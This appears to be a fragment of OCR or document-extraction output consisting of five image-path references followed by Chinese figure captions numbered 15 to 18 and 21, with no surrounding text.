


图 15




图 16




图17




图21




图18

